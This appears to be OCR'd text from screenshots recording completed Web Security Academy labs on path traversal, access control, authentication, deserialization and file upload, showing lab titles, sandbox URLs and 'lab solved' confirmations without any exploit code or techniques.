
Path traversal

1. File path traversal, simple case


File path traversal, simple case
image (700×467)
https://0a1300a103f8f717805385ab005f00fc.web-security-academy.net
WebSecurity Academy
File path traversal, simple case
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
WE LIKE TO SHOP
Com-Tool $34.47
The Bucket of Doom $77.29
Pest Control Umbrella $65.50
3D Voice Assistants $57.21
View details

Access control vulnerabilities

1. Unprotected admin functionality



https://0a1c004e041833a880237b67004f005e.web-security-academy.net/administrator-panel

Unprotected admin functionality

LAB Solved


Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete

2. Unprotected admin functionality with unpredictable URL



https://0a0d006903673655855a7c4e005d0026.web-security-academy.net/admin-pjd3sz

Unprotected admin functionality with unpredictable URL

LAB Solved


Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete

3. User role controlled by request parameter


User role controlled by request parameter

https://0ab600f603843d0c84a3c8f60033004b.web-security-academy.net/admin

User role controlled by request parameter

Back to lab description


Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete

4. User role can be modified in user profile


User role can be modified in user profile

https://0a8d004c040548b680a0c68600dd00ee.web-security-academy.net/admin

User role can be modified in user profile

Back to lab description


Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete

5. User ID controlled by request parameter with password disclosure


User ID controlled by req

https://0aec00b10448dfb880f9710a007e0094.web-security-academy.net/admin

User ID controlled by request parameter with password disclosure

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning

Home | Admin panel | My account


User deleted successfully!

Users

wiener - Delete

Authentication

1. Username enumeration via different responses



https://0a5900a904943ae580a3bcfc001800ff.web-security-academy.net/my-account?id=alabama

Username enumeration via different responses


Congratulations, you solved the lab!

My Account

Your username is: alabama

Your email is: alabama@normal-user.net

2. 2FA simple bypass



https://0a2900c703c7660080e1671200130076.web-security-academy.net/my-account?id=carlos

2FA simple bypass


Congratulations, you solved the lab!

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

3. Password reset broken logic


https://0aa2008d035eb3e38151706700a2000d.web-security-academy.net/my-account?id=carlos

Web Security Academy
Password reset broken logic
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home | My account | Log out


My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Insecure deserialization

1. Modifying serialized objects



https://0a5a00b30446b61480a3e4ab007d0000.web-security-academy.net/admin

Modifying serialized objects

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | Admin panel | My account


User deleted successfully!

Users

wiener - Delete

File upload vulnerabilities

1. Remote code execution via web shell upload



https://0a1400dc04732a97809b4e8f001d0034.web-security-academy.net/my-account

Remote code execution via web shell upload


Back to lab description

Congratulations, you solved the lab!

My Account

Your username is: wiener

2. Web shell upload via Content-Type restriction bypass



https://0a4100760306daed80365dfb00a0003d.web-security-academy.net/my-account

Web shell upload via Content-Type restriction bypass

Back to lab description

Congratulations, you solved the lab!

My Account

Your username is: wiener